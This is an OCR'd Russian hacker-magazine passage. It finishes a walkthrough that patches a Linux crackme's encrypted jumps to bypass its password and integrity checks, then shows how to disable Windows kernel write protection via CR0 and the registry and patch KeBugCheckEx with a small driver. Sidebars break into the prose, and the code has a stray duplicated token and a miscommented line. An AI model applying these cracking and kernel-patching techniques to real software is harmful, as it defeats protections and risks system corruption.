Загружаем файл в редактор (hte tiny-crackme), нажимаем <F6> (mode) или давим пробел, в появившемся диалоговом окне выбираем elf/program header (просмотр программного заголовка, описывающего сегменты) и видим один-единственный сегмент entry 0 (load). Нажимаем <Enter>, чтобы просмотреть его атрибуты, и видим, что он начинается с виртуального адреса 200000h, расположенного в файле по смещению 0h. Следовательно, виртуальный адрес 2000Cfh, по которому расположен наш злополучный условный переход, соответствует смещению 0CFh.

Переходим сюда (<F5>, 0CFh, <Enter>) и видим, что здесь находится байт 84h. Сейчас мы должны расшифровать его, исправить и зашифровать опять. Как это сделать? Вообще-то, есть много путей, и все они правильные. Самое простое — наложить XOR. Ведь ключ шифрования нам известен — 3F5479F1h. Но вот в чем вопрос: какая именно часть ключа накладывается на данный байт?То есть каким из четырех байтов шифровать? Это нетрудно выяснить математически. Начало шифроблока располагается по адресу 200004Bh, так? Тогда наш байт совпадает с 2000CFh — 20004Bh % 4 байтом ключа. Чтобы вычислить значение этого выражения, в HTE достаточно войти в Edit->Evaluate и ввести его в калькулятор. Получится ноль. Значит, байт 2000CFh шифруется первым байтом ключа. На x86 платформе он располагается по меньшему адресу, то есть в младших разрядах числа, и в данном случае равен F1h. Не выходя из калькулятора, даем 84h ^ F1h и получаем 75h, что в точности соответствует опкоду

ВОТ МЫ И ХАКНУЛИ ДАЛЕКО НЕ САМЫЙ ПРОСТОЙ CRACKME ПОД LINUX, ПРОДЕМОНСТРИРОВАВ БАЗОВОЮ ТЕХНИКУ ВЗЛОМА.

инструкции JNZ. Как следует из руководства Intel, инструкции JZ соответствует опкод 74h. Набираем в калькуляторе 74h ^ F1h и получаем 85h. Это и будет зашифрованное значение опкода JZ. Нажимаем <F4> для активации режима редактирования, записываем на место 84h значение 85h и нажимаем <F2>, чтобы сохранить правку на диск. Как видно, после хака изменился всего один бит и этим битом оказался младший бит числа: 85h (10000101) --> 84h (10000100). Это потому, что сами опкоды 74h (1110100) и 75h (1110101) различаются всего лишь младшим битом, а XOR — это битовая операция! Другими словами, если шифрование производится путем наложения XOR, то чтобы превратить JZ в JNZ (или наоборот), независимо от ключа шифрования, достаточно инвертировать младший бит шифротекста! И не нужно возиться со всеми этими расчетами! Возьми себе этот трюк на заметку. Нам он еще пригодится. Выходим из редактора и с замиранием сердца запускаем timy-crackme. Увы! Он не запускается! То есть запускается, конечно, но отказывается принимать пароль. Почему? Возвращаемся к строке 002000CFh (той самой, в которой мы исправили условный переход) и прокручиваем экран дизассемблера вверх до тех пор, пока не встретим следующую перекрестную ссылку start+AFj, ведущую к строке 2000ACh. Посмотрим, что у нас там?

Мина с детонатором

```
LOAD:002000AC           call loc_2002C9 ; проверка пароля и своего CRC
LOAD:002000B1           xor ebx,dword_200296 ; анализ результатов
LOAD:002000B7           jz short loc_2000CC ; все ок
LOAD:002000B9
LOAD:002000B9 loc_2000B9: ; CODE XREF: start+C7?j
LOAD:002000B9           mov ecx,offset aWrongPasswordS;"\n Wrong password, sorry"
```

Оторвать мой хвост! Еще одна проверка и еще один условный переход, расположенный по адресу 2000B7h. Как видно, он анализирует значение, возвращенное функцией loc_2002C9, сравнивая его с двойным словом dword_200296, и если loc_2002C9() ^ dword_200296 != 0, условный переход не выполняется, и управление получает подпрограмма, выводящая ругательное сообщение на экран. Что делает функция loc_2002C9? Да какая нам разница! Судя по всему, занимается проверкой целостности кода, которую нам обещал создатель крэкмиса. Чтобы ее обезвредить, мы должны заменить JZ на JNZ, инвертировав младший бит байта, расположенного по адресу 2000B7h. Вычитая базовый виртуальный адрес сегмента, мы получим физическое смещение, по которому этот байт располагается в ELF-файле (в нашем случае оно равно B7h), где находится байт 85h. Инвертируем младший бит, превращая его в 84h, сохраняем изменения, выходим из HTE, запускаем timy-crackme. Как это так опять не запускается?! Вот что значит хачить вслепую!
Возвращаемся к нашему первому условному переходу 2000CFh и пытаемся проанализировать, что именно он проверяет. Мы видим, что с вершины стека стягивается двойное слово и проверяется на равенство нулю. А кто его туда положил?! Переходим по перекрестной ссылке наверх и видим, что в строке 20009Ch на вершину стека забрасывается содержимое регистра EBX.

То был бикфордов шнур, а это — динамит

```
LOAD:0020009C loc_20009C: ; CODE XREF: start:loc_200099?j
LOAD:0020009C           push ebx ; сохранить ebx в стеке


// А чему равен сам EBX? Ответ дает очередная перекрестная ссылка, ведущая нас
к следующему коду:
LOAD:0020007B           mov edx,1
LOAD:00200080           int 80h ; Linux — sys_ptrace
LOAD:00200082           sub ebx,eax ; анализ возвращенного значения
LOAD:00200084           test eax, eax ; отладчик обнаружен?
LOAD:00200086           jz short loc_200099 ; отладчика нет, все чисто
```


Вот оно! Системный вызов sys_ptrace! Оказывается, что наш условный переход в строке 2000CFh проверял совсем не пароль, а... наличие отладчика (программа, которая уже отлаживается, не может вызывать ptrace. Сказанное, разумеется, распространяется только на те отладчики, что работают через ptrace). Но это не совсем так. Точнее, совсем не так. Как только отладчик напарывается на условный переход 200086h, на экран выводится разочаровывающее сообщение Sorry but the process seems to be trace («извините, но процесс, похоже, трассируется»), и до «нашего» условного перехода 2000CFh дело просто не доходит!
На самом деле создатель крэкмиса применил довольно хитрый трюк. Условный переход 2000CFh не контролирует ни правильность пароля, ни наличие отладчика. Он вставлен просто как приманка. Мина-ловушка. Кто пытается его хакнуть, тот взрывается.
Таким образом, чтобы взломать программу, необходимо изменить всего один условный переход по адресу 2000B7h. Условный переход 2000CFh трогать не нужно! Поскольку мы уже тронули его, нам нужно вернуть все на место, заменив хакнутое 85h на 84h. Сохраняем изменения по <F2> и выходим из hex-редактора.
Да! Это работает! У нас получилось! Программа воспринимает любые вводимые пароли как правильные, выводя победоносную надпись «Success! Congratulations» на экран!

ЗАКЛЮЧЕНИЕ

Вот мы и хакнули далеко не самый простой crackme под Linux, продемонстрировав базовою технику взлома. Конечно, это грязный взлом, также именуемый bit-hack'ом, и тут совершенно нечем гордиться. Более аккуратные хакеры анализируют алгоритм проверки пароля и пишут кейген, генерирующий подходящие пароли/серийные номера. Но это сложная операция, которую трудно изложить в одной статье.

BINARY YOUR'S


«сквозная» правка зашифрованного кода в HTE без его расшифровки


взлом завершен!



TEXT КРИС КАСПЕРСКИ
& ЖИРНЫЙ ХОМЯК

ЖИЗНЬ ПОСЛЕ BSOD

С ПОМОЩЬЮ ОТЛАДЧИКА И АССЕМБЛЕРА ЗАСТАВИМ СИСТЕМУ ПЕРЕЖИТЬ ГОЛУБОЙ ЭКРАН СМЕРТИ



ВСЕ ПРЕКРАСНО ЗНАЮТ, ЧТО ОЗНАЧАЕТ BSOD (BLUE SCREEN OF DEATH). ЭТО ПОСЛЕДНИЙ ВЗДОХ ОПЕРАЦИОННОЙ СИСТЕМЫ, ПОСЛЕ КОТОРОГО ОНА СБРАСЫВАЕТ ДАМП И УХОДИТ НА ПЕРЕЗАГРУЗКУ, ТЕРЯЯ ВСЕ НЕСОХРАНЕННЫЕ ДАННЫЕ. ОДНАКО НА САМОМ ДЕЛЕ BSOD — ЕЩЕ НЕ КОНЕЦ, И ЕСЛИ ПЕРЕЗАГРУЗКУ ЗАМЕНИТЬ РЕАНИМАЦИЕЙ, ТО В 9 ИЗ 10 СЛУЧАЕВ МОЖНО ВОЗВРАТИТЬСЯ В НОРМАЛЬНЫЙ РЕЖИМ И УСПЕТЬ ЗАШАТДАУНИТЬ СИСТЕМУ ПЕРЕД ТЕМ, КАК ОНА УМРЕТ ОКОНЧАТЕЛЬНО

Синий экран появляется всякий раз, когда ядро возбуждает необрабатываемое исключение (скажем, обращение по нулевому указателю) или отлавливает заведомо левую операцию (освобождение уже освобожденной памяти, например). Во всех этих случаях управление передается функции KeBugCheckEx, описание которой можно найти в NT DDK. Она завершает работу системы в аварийном режиме, при необходимости сбрасывая дамп памяти, поковырявшись в котором, можно определить причину сбоя.

Функция KeBugCheckEx принимает четыре аргумента, важнейшим из которых является BugCheckCode, определяющий причину сбоя. Всего существует свыше сотни кодов ошибок, документированных в DDK (ищи их в руководстве по отладчику Using Microsoft Debugger), однако в действительности их намного больше. Дизассемблирование ядра W2K SP2 показывает, что KeBugCheckEx вызывается из 387 мест (с различными параметрами).

Разумеется, не все ошибки одинаковы по своей фатальности. В многоядерных осях это вообще не проблема. Падение одного ядра не затрагивает других. Все ядра работают в раздельных адресных пространствах и частично или полностью изолированы друг от друга. Разрушить такую систему очень трудно, многоядерная архитектура чрезвычайно устойчива к сбоям, но… как же при этом она тормозит! Межъядерный обмен съедает уйму процессорного времени. Если запихать все компоненты в одно ядро, то мы получим монолитное ядро по типу Linux (что, кстати говоря, явилось причиной яростной критики последнего со стороны многих теоретиков). В Linux, как и в BSD, все компоненты ядра (там они называются модулями) исполняются в едином адресном пространстве, и некорректно написанный модуль может непреднамеренно или умышленно надругаться над чужой собственностью (превратить данные в винегрет, например). Это факт! Однако при возникновении необрабатываемого исключения в ядре, Linux грохает только тот модуль, который это исключение и породил, не трогая все остальные. Аварийный останов системы происходит только по серьезному поводу, когда рушится что-то очень фундаментальное, делающее дальнейшую работу ядра действительно невозможной. Конечно, если полетел драйвер жесткого диска, — это кранты, но вот, например, без драйвера звуковой карты можно какое-то время и обойтись, сохранив все несохраненные данные, и только потом перезагрузиться.

Операционные системы семейства NT используют гибридную архитектуру, сочетающую сильные стороны монолитных и микроядер, что теоретически должно обеспечить превосходство над монолитным Linux'ом (кстати говоря, экспериментальное ядро GNU/HURD построено как раз по микроядерной архитектуре). Легендарно устойчивую NT/XP, которую, как говорят, можно уронить только вместе с сервером, на самом деле очень легко вогнать в голубой экран. Достаточно любому драйверу сделать что-то недозволенное, как система автоматически катапультирует пользователя. Хорошо, что Microsoft не строит авиалайнеры!

Если бы можно было пересесть на HURD! Но, увы, совместимость не дает. Вцепилась зубами и не пускает! Далеко не каждый может безболезненно отказаться от своей любимой NT. Так что не будем сетовать на неизбежность судьбы, а лучше возьмем в руки ассемблер и попытаемся что-нибудь такое написать. Что-нибудь такое, что решит все наши проблемы (закопать Билла Гейтса на 640 Кб ниже асфальта — не предлагать).

ЧЕМ МЫ БУДЕМ ЗАНИМАТЬСЯ

Аварийно завершить работу системы, выбросив синий экран, — самое простое, что только можно сделать при крахе системы. Microsoft неспроста пошла по пути наименьшего сопротивления. Мы же покажем, как выйти из голубого экрана в нормальный режим, чтобы успеть сохранить все данные еще до того, как система рухнет окончательно. Это довольно рискованный трюк. В случае провала мы можем потерять все, даже наш дисковый том, который потом придется очень долго восстанавливать.



Иногда SoftICE останавливается не на первой команде обработчика исключений, а непосредственно на месте самого сбоя. Под VM Ware первый раз SoftICE 2.6 всегда останавливается в обработчике, а во всех последующих случаях — на месте сбоя. Эффект сохраняется вплоть до перезапуска VM Ware.

Сначала мы продемонстрируем технику преодоления голубого экрана, а затем напишем специальный драйвер, который будет это делать автоматически.

ЧТО НАМ ПОНАДОБИТСЯ

Все эксперименты мы будем проводить на девственной Windows 2000, без установленных пакетов обновления (остальные системы ведут себя точно так же, отличаются только адреса). Чтобы ненароком не угробить основную систему, всю работу лучше всего выполнять на эмуляторе типа VM Ware, хотя это и необязательно.
Еще нам потребуется SoftICE, NT DDK (eMule тебе в помощь) и комплект утилит Свена Шрайбера из его книги «Недокументированные возможности Windows 2000», который можно бесплатно скачать с сайта издательства «Питер» или вот тут: http://irazin.ru/Downloads/BookSamples/Schreiber.zip. Пиво и сушки выбираются по вкусу.

ПРЕОДОЛЕНИЕ ГОЛУБОГО ЭКРАНА С ПОМОЩЬЮ SOFTICE

Дождавшись окончания загрузки Windows 2000, мы запускаем драйвер w2k_kill.sys, позаимствованный у Шрайбера, специально спроектированный так, чтобы вызывать голубой экран. Разумеется, из командной строки просто так драйвер не запустишь! Без загрузчика тут никак не обойтись (можно, конечно, прописать драйвер в реестре, но тогда система будет падать при каждом запуске, что в общем-то не входит в наши планы). Воспользуемся динамическим загрузчиком w2k_load.exe, разработанным все тем же Шрайбером: w2k_load.exe. NT поддерживает динамическую загрузку драйверов, но готовой утилиты в штатный комплект поставки не входит — все в духе Microsoft, а вот в Linux с этим проблем нет.
Набираем в командной строке "w2k_load.exe w2k_kill.sys", и система успешно клеит ласты и падает в синий экран.
Так происходит потому, что в процессе инициализации драйвера-убийцы выполняются следующие строки, обращающиеся к нулевой ячейке памяти, что строго-настрого запрещено:

фрагмент драйвера-убийцы, пытающийся прочитать двойное слово по нулевому указателю из режима ядра

```
NTSTATUS DriverEntry (PDRIVER_OBJECT pDriverObject,
        PUNICODE_STRING pusRegistryPath)
{
        return *((NTSTATUS *) 0);
}
```

Ну и зачем было ронять систему из-за такой ерунды?! Кому наш страшный убийца реально мешает?! Ведь целостность системы ничуть не пострадала! Как объяснить этой тупой NT, что в Багдаде все спокойно? Пора бы вернуться в user mode и продолжить работу в штатном режиме.
Если SoftICE был заблаговременно запущен, он отловит это исключение и покажет свой экран, передавая нам все бразды правления.
Если нажать «x» (или <Ctrl-D>), то немедленно после выхода из SoftICE вспыхнет синий экран, и чинить тогда будет уже нечего. Но пока мы находимся в отладчике еще можно кое-что предпринять. А предпринять можно следующее:
1 Определить место сбоя (обращение по нулевому указателю), исправить ситуацию (установить валидный указатель), вручную выйти из обработчика исключения, вернув CS:EIP на прежнее место. Способ хороший, но, увы, требующий определенного интеллекта, которого у машины нет.
2 Зациклить текущий поток, воткнув в свободное место jmp $, и выйти из отладчика, разрешив прерывания командной r fl=I (если они вдруг были запрещены). Все будет ужасно тормозить, но ось продолжит работать, и мы по крайней мере сможем корректно завершить ее работу.
3 Дождаться вызова функции KeBugCheckEx и сразу же выйти из нее, проигнорировав сбой и продолжив нормальное выполнение. Правда, никаких гарантий, что система не рухнет окончательно, у нас нет.
4 Способ, предложенный ms-rem, дикий, но иногда работающий: отдать команды r eip=0/r cs=1B, переключающие процессор на прикладной режим.



Большую коллекцию голубых экранов можно найти на сайте: http://www.dognoodle99.cjb.net/bsod/, после просмотра которого становится очень грустно, так грустно, что даже жить не хочется, даже после BSOD.

Короче, вариантов много. Попробуем для начала воспользоваться первым вариантом. Мы знаем, что в данном случае авария произошла из-за ошибки нарушения доступа. Следовательно, процессор возбудил исключение, забросил на вершину стека EIP/CS/FLAGS и передал управление обработчику исключений, внутри которого мы сейчас и находимся. Даем команду "d esp" для отображения содержимого стека и видим (для удобства рекомендую переключить окно дампа в режим двойных слов, воспользовавшись командой "dd"):

```
:d esp
0010:F7443C88 BE67C000 00000008 00200202 804A4431    ..g....... .1DJ.
0010:F7443C98 81116AD0 8649D000 BE8F1D08 BE8F1D08    .j....I.........
0010:F7443CA8 81480020 F7443D34 745FFFFF 83A49E60    .H.4=D..._t`...
```

Адрес инструкции, возбудившей исключение, лежит в первом двойном слове — BE67C000h (у тебя это значение наверняка будет другим). Селектор CS идет следом. Он должен быть равен 08h. Третье двойное слово хранит содержимое регистра флагов — EFLAGS.
Теперь мы знаем место сбоя и можем вывести дизассемблерный листинг на экран. В этом нам поможет команда "u *esp" (дизассемблировать содержимое памяти по адресу, который содержится в регистре esp) или "u be67c000":

определение реального места сбоя

```
:u *esp
0023:BE67C000        MOV EAX,[00000000]
0023:BE67C005        RET 0008
0023:BE67C008        NOP
0023:BE67C009        NOP
0023:BE67C00A        NOP
0023:BE67C00B        NOP
```

Вот она! Инструкция, вызвавшая сбой! А давай ее перепрыгнем, продолжив выполнение с RET 08h? Сказано — сделано. Но для начала нужно выйти из обработчика исключения. Для этого в SoftICE необходимо выполнить следующие команды:

```
1) r eip = *esp + sizeof(mov eax,[0]);  // устанавливаем регистр EIP на RET
2) r cs = *(esp + 4);                   // устанавливаем селектор CS (необязательно)
3) r FL = I;                            // разрешаем прерывания;
4) r esp = esp + C                      // снимаем со стека 3 двойных слова
5) x                                    // выходим из отладчика
```

После выполнения этой магической последовательности команд система продолжит свою нормальную работу, и синий экран уже не появится. Фантастика! Невероятно! Мы только что избежали гибели, которая казалась неотвратимой!
Один маленький нюанс. Моя (и, возможно, твоя) версия SoftICE не умеет восстанавливать регистр ESP в обработчике исключения. Отладчик игнорирует команду r esp=esp +C, на самом деле только имитируя ее выполнение! А это значит, что стек остается несбалансированным, и, несмотря ни на какие усилия медиков, система все-таки грохается. Приходится хитрить. Мы видим, что за RET 08h расположена длинная цепочка NOP'ов. А что если воткнуть сюда команду "ADD ESP,0Ch", чтобы стек сбалансировал сам процессор?
Говорим отладчику 'A BE67C008' (ассемблировать, начиная с адреса BE67C008) и вводим следующее: ADD ESP,0C<ENTER>JMP BE67C005 <ENTER> и еще один <ENTER> для завершения ввода. Переустанав-

ТРЕТИЙ РАЗ ОТЛАДЧИК УЖЕ НЕ ВСПЛЫВАЕТ. МЫШЬ НЕМНОГО ТОРМОЗИТ, ОДНАКО ГОНЯТЬ ЕЕ ПО КОВРИКУ ВПОЛНЕ РЕАЛЬНО.

ливаем EIP на начало нашей заплатки (r eip = BE67C008) и выходим из SoftICE. На этот раз у нас все получается!
Вот последовательность команд по реанимации системы. Напоминаю, что она применима только в этом случае:

реанимация системы в условиях, приближенных к боевым

```
u *esp
r eip = *esp
r eip = eip + 9
a eip
add esp,0c
jmp BE67C005h          ; адрес команды RET 8, в твоем случае будет другим
<ENTER>
r fl=I
x
```

АВТОМАТИЗИРУЕМ НАШУ РАБОТУ

Способ ручного восстановления, только что описанный выше, хорошо сочетается с духом системных программистов, постоянно пасущих SoftICE и умеющих фехтовать регистрами, как рапирой. А вот простым юзерам такой подход смерти подобен. Но почему бы нам не написать для них утилиту, зацикливающую сбойный поток или замыкающую KeBugCheckEx?
Написать такую штуку несложно (и мы действительно напишем ее), но это все равно, что подложить полено под аварийный клапан. Если система пойдет вразнос, ее уже ничего не остановит. Может пострадать даже файловая система (пусть это будет хоть NTFS). Конечно, вероятность такой трагедии крайне мала, но она все-таки возможна — имей это в виду. Тем не менее, рискнуть все-таки стоит, особенно в тех случаях, когда ты уверен, что это можно сделать.
Вот, например, возник у меня как-то конфликт между криво написанным драйвером DSL-модема и драйвером видеокарты, а из-за этого при просмотре видео иногда выскакивал BSOD. Поскольку нормальных дров найти не удалось, я временно ограничился тем, что закоротил KeBugCheckEx перемычкой, изготовленной из команды JMP и, ты не поверишь, это прижилось!
Проведем следующий эксперимент. Нажмем <Ctrl-D> для вызова SoftICE, установим точку останова на KeBugCheckEx и запустим наш драйвер-убийцу. Причем точка останова обязательно должна быть аппаратной ("bpm KeBugCheckEx X"), а не программной (bpx KeBugCheckEx), иначе ничего не получится.
На этот раз вместо сообщения об ошибке страничного доступа, SoftICE всплывает по срабатыванию точки останова, высвечивая курсором первую команду функции KeBugCheckEx, которая в нашем случае располагается по адресу 8042BF14h.
Прокручивая окно дизассемблера вниз, находим первую инструкцию "RET 14h" (в нашем случае она располагается по адресу: 8042C1E9h). Это и есть команда выхода из функции, на которую нужно сделать jmp. Для быстрого поиска можно попросить SoftICE сделать search ("s eip l -1 C2,14,00").
Говорим отладчику "r eip = 8042C1E9" (у тебя адрес, скорее всего, будет другим) и давим на <Ctrl-D> для выхода. Отладчик всплывает повторно в той же самой функции. У нас ничего не получилось?! Не торопимся с выводами! Все идет по плану! Игнорирование критических ошибок вызывает целый каскад вторичных исключений, что в данном случае и происходит. Повторяем нашу команду "r eip = 8042C1E9" (для этого достаточно нажать стрелку вверх/<ENTER>) и система возвращается в нормальный режим! Третий раз отладчик уже не всплывает. Мышь немного тормозит, однако гонять ее по коврику вполне реально.
Приступаем к созданию драйвера, который будет все это делать за нас. Для начала нам понадобится скелет. Выглядит он так:

скелет псевдодрайвера, не управляющий никакими устройствами, но позволяющий нам выполнять код на уровне ядра

```
.386                    ; использовать команды .386 ЦП
.model flat, stdcall    ; плоская модель памяти, stdcall-вызовы по умолчанию


 .code                  ; секция кода

DriverEntry proc        ; точка входа в драйвер

                        ; код «драйвера»
            ;
            ...
            ...
            ...
            ; возвращаем ошибку конфигурации
            mov eax, 0C0000182h; STATUS_DEVICE_CONFIGURATION_ERROR
            ret                 ; выходим
DriverEntry endp

end DriverEntry
```

На самом деле это не совсем драйвер. Он не принимает никаких IRP-пакетов, не обслуживает никаких устройств и, вообще, не делает ничего, а только загружается и выгружается. Но для нашей затеи этого будет вполне достаточно!
Весь код сосредоточен внутри процедуры DriverEntry (своеобразном аналоге функции main языка Си), которая выполняется при попытке загрузки драйвера, инициализируя все, что необходимо. Отсюда можно дотянуться до функции KeBugCheckEx и модифицировать ее по своему усмотрению.
Несмотря на то, что процедура DriverEntry выполняется на уровне ядра с максимальными привилегиями, попытка правки машинного кода приводит к нарушению доступа. Это срабатывает защита от непреднамеренного хака ядра некорректным драйвером. Как ее отключить?
Путь первый — через реестр. Создаем в разделе HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\Memory Management значение типа REG_DWORD с именем EnforceWriteProtection и значением 0 (это можно делать и с прикладного уровня). Все! Запись в ядро открыта! Кстати говоря, SoftICE именно так и работает.
Путь второй — релапминг страниц. Отображаем физический адрес страницы, в которой лежит KeBugCheckEx, на виртуальное адресное



дзенский сад голубых экранов смерти | авиалайнер от Microsoft | обычно после BSOD наступает смерть…

пространство своего процесса посредством вызова функции NtMapViewOfSection, назначая все необходимые нам права. Репаминг осуществляется исключительно на уровне ядра, но к отображенной странице можно обращаться даже из прикладного уровня. Красота! По этой схеме работают многие брандмауэры и другие программы, нуждающиеся в перехвате ядерных функций, например, rootkit'ы. Подробности здесь: http://www.stanford.edu/~stinson/misc/curr_res/nt_hooking.txt.

Путь третий — сброс флага WP в регистре cr0. Это достаточно грязный трюк с целой свитой противопоказаний и рекламаций, однако для наших целей он вполне подходит. Используем его как самый простой и быстрый вариант, умещающийся всего в 3-х (!) машинных командах:

код, отключающий защиту ядра от записи

```
mov     eax, cr0          ; грузим управляющий регистр cr0 в регистр eax
and     eax, 0FFFEFFFFh   ; сбрасываем бит WP, запрещающий запись
mov     cr0, eax          ; обновляем управляющий регистр cr0
```

Соответственно, чтобы включить защиту, этот самый бит WP нужно установить, что и делают следующие машинные команды:

код, включающий защиту ядра

```
mov     eax, cr0      ; грузим управляющий регистр cr0 в регистр eax
or      eax, 10000h   ; сбрасываем бит WP, запрещающий запись
mov     cr0, eax      ; обновляем управляющий регистр cr0
```

Политически корректная программа должна не просто отключать/включать защиту от записи, а запоминать текущее состояние бита WP перед его изменением, а затем восстанавливать его обратно, иначе можно непроизвольно включить защиту в самый неподходящий момент, серьезно навредив вирусу или rootkit'у.

Закоротить функцию KeBugCheckEx можно разными путями. Самое правильное (и надежное!) — определить ее адрес путем разбора таблицы импорта, но это слишком долго, муторно, нудно и утомительно. Гораздо проще подставить готовые адреса, жестко прописав их в своей программе. Минус этого решения в том, что на других компьютерах она работать не будет. Стоит установить (или удалить) какой-то ServicePack, перейти на другую версию системы, как все адреса тут же изменятся, и произойдет сплошной завис. Тем не менее, имея исход-

ИСКЛЮЧЕНИЕ И НАКАЗАНИЕ

Всегда ли помогает шунтирование KeBugCheckEx? Насколько это безопасно? Это очень опасно, тем более далеко не всегда помогает. Вот, например, рассмотрим следующий пример кода, позаимствованный из ядра:

фрагмент кода, при котором шунтирование KeBugCheckEx заканчивается очень печально

```
00565201      call    ExAllocatePoolWithTag  ; выделение памяти из лужи
00565206      cmp     eax, ebx               ; проверка успешности выделения памяти
00565208      mov     ds:dword_56BA84, eax
0056520D      jnz     short loc_56521C       ; -> нам дали память! живем, мужики!
0056520F      push    ebx                    ;
00565210      push    ebx                    ;
00565211      push    6                      ; с памятью вышел облом
00565213      push    5                      ; отправляемся на небеса
00565215      push    67h                    ;
00565217      call    KeBugCheckEx           ;
0056521C loc_56521C:                         ; CODE XREF: sub_5651C1+4Cj
0056521C      lea     eax, [ebp+var_C]       ; продолжаем нормальное выполнение
0056521F      push    ebx
00565220      push    eax
```

Система выделяет память из общего пула, и если с памятью не облом, то происходит нормальное продолжение, в противном случае вспыхивает голубой экран. Допустим, мы закоротили KeBugCheckEx, что тогда? Нас обломали на память, а мы продолжаем нормальное выполнение, как ни в чем не бывало, обращаясь по указателю, который указывает в никуда. Возникает целый каскад вторичных исключений, а все структуры данных превращаются в труху, и система рушится окончательно. Вот так.

ЧЕГО НЕ УМЕЕТ NTFS

Для минимализации последствий краха системы, NT поддерживает специальные call-back'и. Всякий драйвер может вызывать функцию KeRegisterBugCheckCallback и зарегистрировать специальный обработчик, который будет получать управление в момент возникновения голубого экрана. Это позволяет корректно останавливать оборудование, например, парковать головки жесткого диска. Шутка! А вот драйверу файловой системы сбросить свои буфера ничуть не помешало бы, тем более что он может проверить их целостность по CRC или любым другим путем. Ходят устойчивые слухи, что NTFS именно так и поступает. Как бы не так! Мыщъх дизассемблировал NTFS.SYS и не нашел там никаких признаков вызова KeRegisterBugCheckCallback! В момент аварии буфера NTFS остаются не сброшенными, и она выживает только благодаря поддержке транзакций, при которых гарантируется атомарность всех операций, то есть операция либо выполняется, либо — нет. Обновление файловой записи не может произойти наполовину, и потому, в отличие от FAT, потерянные кластеры на ней не образуются. Ну, практически не образуются.

НЕ В ШУТКУ, НЕ ВСЕРЬЕЗ

Рискну предположить, что на английский «ядрена вошь» переводится, как kernel bug. Нет, вы только представьте себе, что еще наши прадеды, испытывая недостаток словарного запаса для излияния переполнявших их эмоций, пускались в нетривиальное обсуждение недостатков программных комплексов! Это ли не наглядное свидетельство генетической предрасположенности русского народа к высоким технологиям?!
(c) Leonid Loiterstein

ные тексты драйвера под рукой, его всегда можно исправить и перекомпилировать. Так что для домашнего использования такое решение вполне допустимо. Главная тонкость в том, что мы не должны трогать первый байт функции KeBugChekEx, поскольку его уже «потрогал» SoftICE. Так же поступают и другие хакерские программы (например, API-шпионы), помещая сюда команду INT 03 (опкод CCh), предварительно сохранив прежнее содержимое где-то в другом месте.
OK, пропустим первую команду (PUSH EBP) и начнем внедрение со второй. Чтобы сбалансировать стек в противовес PUSH EBP, говорим POP EAX, а затем либо jmp на RET 14h, либо сам RET 14h. Последний вариант короче и элегантнее. Реализуется он так:

код, закорачивающий KeBugCheckEx

```
mov dword ptr DS:[8042BF14h+1], 14C258h
```

Здесь: 8042BF14h — адрес начала функции KeBugCheckEx (на всех машинах разный), 1 — длина инструкции PUSH EBP, а 14C258h — машинный код, представляющий собой последовательность двух команд: POP EAX (58h)/RET 14h (C2h 14h 00h).
Объединив все компоненты воедино, мы получаем следующий папелац:

средство против BSOD, перед употреблением встряхнуть

```
.386
.model flat, stdcall
.code
DriverEntry proc
        Mov eax, cr0            ; грузим управляющий регистр cr0 в регистр eax
        mov ebx, eax            ; сохраняем бит WP в регистре ebx
        and eax, 0FFFEFFFFh     ; сбрасываем бит WP, запрещающий запись
        mov cr0, eax            ; обновляем управляющий регистр cr0

        mov dword ptr DS:[8042BF14h+1], 14C258h 14C258
                                ; «закорачиваем» KeBugCheckEx

        mov cr0, ebx            ; восстанавливаем бит WP
        mov eax, 0C0000182h     ; STATUS_DEVICE_CONFIGURATION_ERROR
        ret
DriverEntry endp
end DriverEntry
```

Вот такой маленький драйвер, а сколько данных он может спасти! Остается только откомпилировать его.

